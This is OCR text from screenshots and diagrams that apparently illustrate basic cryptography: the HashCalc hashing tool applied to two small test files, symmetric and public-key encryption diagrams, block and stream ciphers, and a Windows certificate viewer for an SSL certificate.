SlavaSoft
Where quality software is just a click away.
Home | Products | Downloads | Purchase | Support
Products
Paint Express
HashCalc
Download
Screen Shots
License Agreement
Overview
FSUM
QuickHash Library
FastCRC Library
Company
SlavaSoft HashCalc
HASH, CRC, AND HMAC CALCULATOR
HashCalc 2.02
FREE
A fast and easy-to-use calculator that allows to compute message digests, checksums and HMACs for files, as well as for text and hex strings. It offers a choice of 13 of the most popular hash and checksum algorithms for calculations.
Version: 2.02
File Size: 468KB
OS: Windows 95/98/Me/NT/2000/XP
Implemented using:
SlavaSoft QuickHash Library



HashCalc
Data Format:
File
Data:
HMAC
Key Format:
Text string
Key:
MD5
MD4
SHA1
SHA256
SHA384
SHA512
RIPEMD160
PANAMA
TIGER
MD2
ADLER32
CRC32
eDonkey/ eMule
SlavaSoft
Calculate
Close
Help



MyTestFile1 - Notepad
File Edit Format View Help
ABCD



HashCalc
Data Format:
File
Data:
C:\Users\ \Desktop\MyTestFile1.txt
HMAC
Key Format:
Text string
Key:
1
MD5
MD4
SHA1
SHA256
SHA384
SHA512
CRC32
eDonkey/
eMule
2
SlavaSoft
Calculate
Close
Help



MyTestFile2 - Notepad
File
Edit
Format
View
Help
ABCD.



HashCalc
Data Format:
File
Data:
C:\Users\Slayer\Desktop\MyTestFile2.txt
HMAC
Key Format:
Text string
Key:
MD5
338b677dbcd742dcdb764591385ad7f4
MD4
SHA1
bba32246acb921b3ef3653c05cd25358af3d1fc9
SHA256
SHA384
CRC32
a8b3a205
eDonkey/
eMule
SlavaSoft
Calculate
Close
Help



Alice
Alice uses *Key 1* to encrypt the plaintext message to create the ciphertext.
Message
Key 1
Ciphertext
Bob



Bob
Ciphertext
Key 1
Plaintext



128-Bit Block of plaintext
Cipher
128-Bit Block of ciphertext



Plaintext Message
10100101010101001010101010010101001 00
Encrypting 1 bit at a time
Ciphertext



Key 1
Plaintext
Ciphertext



Key 2
Ciphertext
Plaintext


Bob
Alice
Public Key
Bob's Public Key
Private Key
Bob shared the public key with Alice while keeping the private key.



Alice
Bob will decrypt the message using his own private key.
Bob's Public Key
Bob
Ciphertext
Plaintext Message



Certificate
General
Details
Certification Path
Certificate Information
This certificate is intended for the following purpose(s):
• Proves your identity to a remote computer
• Ensures the identity of a remote computer
• 2.23.140.1.2.2
• 1.3.6.1.4.1.8024.0.3.900.0
* Refer to the certification authority's statement for details.
Issued to: www.cisco.com
Issued by: HydrantID SSL ICA G2
Valid from 20-Sep-19 to 20-Sep-21
Issuer Statement
OK



Certificate
General
Details
Certification Path
Show: <All>
Field
Value
Version
V3
Serial number
71112c6b4584715cfe3785e0f...
Signature algorithm
sha256RSA
Signature hash algorithm
sha256
Issuer
HydrantID SSL ICA G2, Hydra...
Valid from
Friday, September 20, 2019 1...
Valid to
Monday, September 20, 2021 ...
CN = HydrantID SSL ICA G2
O = HydrantID (Avalanche Cloud Corporation)
C = US
Edit Properties...
Copy to File...
OK



Message
Hashing Algorithm
Hash (Digest)

